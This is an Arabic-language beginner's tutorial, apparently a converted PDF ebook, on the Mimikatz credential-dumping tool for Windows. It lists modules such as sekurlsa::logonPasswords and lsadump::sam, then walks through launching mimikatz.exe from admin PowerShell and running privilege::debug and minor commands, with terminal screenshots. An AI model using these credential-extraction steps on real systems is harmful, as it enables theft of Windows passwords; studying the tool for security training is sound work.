

لا اله الا الله محمدٌ رسول الله



موضوعنا اليوم هوأ كتاب الي كتبتة بكل

دقة علي

Mimikatz

بالعربية ميميكاز

=====

اول شي اعرف على نفسي

انا من ليبيا بالغ من العمر 17 السنة

كاتب

Python S-S Bash Ruby Reverse

Engineering , Developer Metasploit

OSCP ,Powershell,

عندي الكثير من الادوات والمشاريع على

جيث هاب

<https://github.com/jihadLkmaty218>

مطور رسمي في تطوير مشروع

Empire-Post-E-N

وعضو في فريق الاحمر

-----

حييت اخلي كتاب دكره ويكون ومبدع

وقبل هادا الامل انه يفيد القاري ونشالله

,,,,,,,,,هيكون مبدع

---

حسابي على تويتر

<https://twitter.comGihadAlkmaty/>

=====

=====

=====

=====

شوفو المواضيع على صفحة التالية

1 What is Mimikatz !!

2 database sam On All Windows

3 Protocol NTLM And NTLMv2

4 NeedAdminstator in Windows

5 Privilege::debug

6 All Help sekurlsa

7 sekurlsa::logonPasswords

8 sekurlsa::msv

9 sekurlsa::ekeys

10 sekurlsa::tickets

11 help Mimikatz All helps

12 exit

13 coffee

14 sleep

15 log

---

16 localtime

---

17 hostname

---

18 netx help lsadump::

---

19 lsadump::sam

---

20 lsadump::lsa

---

30 standard

---

31 crypto

---

32 kerberos

---

34 lsadump

---

35 lsadump:: /inject /user.ID

---

36 net

---

37 net::user

---

38 net::group

---

39 ts::

---

40 ts ::sessions

---

41 crypto::

---

42 crypto::hash

---

43 misc::

---

44 misc::cmd

---

45 misc::compressme

---

46 misc::detours

---

47 misc::regedit

---

48 privilege::

---

49 privilege::restore

---

50

---

51

---

52

---

53

---

54

---

55

---

56

---

57

---

58

---

59

---

60

---

61

---

62

---

63

---

64

---

65

---

66

---

67

---

68

---

69

---

70

---

---

## ماهيا ميمياكز

---

اداة ميمياكز هيا مشروع كبير جداً لي استخراج بسورد الويندوز من ويندوز سبعة حتا ويندوز عشرة اداة ميميكاز تشتغل بشكل كبير وهناك الكثير من برتوكولات الويندوز التي تتم استخراج بسورد الويندوز منها عن طريق اداة ميميكاز وحتا الان يومنا هادا ميميكاز الوحيد القادرة على استخراج بسورد بكل سهولة وببي اكثر من طريقة فريدة من نوعها على الاخرة داخل اداة ميميكاز

---

”

---

اول شي تقول بتحميل اداة ميميكاز من  
حيث هاب

---

---

ومن بعد التحميل قم بفتح باورشيل  
بصلاحيات ادمن وطبعا ميميكاز بدون  
صلاحيات ادمن لاتشتغل ! الان نقوم بفتح  
باورشيل بصلاحيات ادمن نذهب الى  
بحث على الويندوز ونكتب


---

Powershell

---

ونقوم بتشغيلة بصلاحيات ادمن كمى في  
صورة

---



والان نقوم بذهاب إلى ملف أداة ميميكاز  
بي باورشيل

---

---

---


---

---

---



```
rdesktop - 192.168.1.7
Administrator: Windows PowerShell
PS C:\> cd .\Users
PS C:\Users> cd .\Gihad
PS C:\Users\Gihad> cd .\Desktop
PS C:\Users\Gihad\Desktop> cd '.\Mimikatz update'
PS C:\Users\Gihad\Desktop\Mimikatz update> █
```




## والان نقوم بفتح اداة ميميكاز

```
rdesktop - 192.168.1.7
mimikatz 2.1.1 x64 (oe.eo)
PS C:\Users\Gihad\Desktop\Mimikatz update\x64> .\mimikatz.exe

.#####.  mimikatz 2.1.1 (x64) built on Jun  8 2017 00:45:21
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.co
'## v ##'   http://blog.gentilkiwi.com/mimikatz           (oe.
'#####'                                           with 21 modules * *


mimikatz # █
```



وبعد ذلك نقوم بي اثبات لي اداة ميميكاز  
انه نحن معانا صلاحيات ادمن ومن غير  
اثبات لاتشغل الاداة ولن تكون الاداة قادرة  
على تنفيذ الاوامر نقوم بكتابة امر

Privilege::debug

هو أمر اثبات صلاحياتنا



```
rdesktop - 192.168.1.7
mimikatz 2.1.1 x64 (oe.eo)
PS C:\Users\Gihad\Desktop\Mimikatz update\x64> .\mimikatz.exe


.#####.  mimikatz 2.1.1 (x64) built on Jun  8 2017 00:45:21
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.co
'## v ##'    http://blog.gentilkiwi.com/mimikatz             (oe.
'#####'                                           with 21 modules * *

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```


والان قد اثبتنا صلاحيات ادمن على اداة  
ونحن الان قادرين على استعمالها  
على بركة الله نبدا باول الاوامر

coffee



cls

# امر رفع الموقت او تنضيف الموقت على الاداة



---

ناتي لي امر اخر

---

sleep

---

تسريع استجابة الاداة لك


---

نقوم باضافة اسرع وقت للاستجابة على  
اوامرنا من الاداة تجعل الاداة تسرع في  
الرد عليك على حسب سرعة التي تحددها  
نقوم بتحديد اسرع وقت للرد

---

sleep 0

---



---

والان ناتي لي امر

---

hostname

---

طبعا هناك شي مهم اي كلمة تسمعها

---

في

---

Metasploit And Empire-Post Mimikatz

---

كلمة


---

Domain

---

هناك اثنين دومين هوأ هادا الدومين

---



وبعد هادا الدومين هناك دومين اخر على  
الويندوز

---

---

---


---

---

---

---

---



طبعا حاليا مختفي الدومين هاد على شان  
عامل اتصال


RDP

طبعا الدومين رح تلقا بدال كلمة

Workgroup

واعطيك صور تانية على اداة ميميكاز

,, توضحك الموضوع



طبعاً توضيح على موضوع دومين في ويندوز رح تسمع بيه كثير في ميتاسبلويت ومشروع امباير

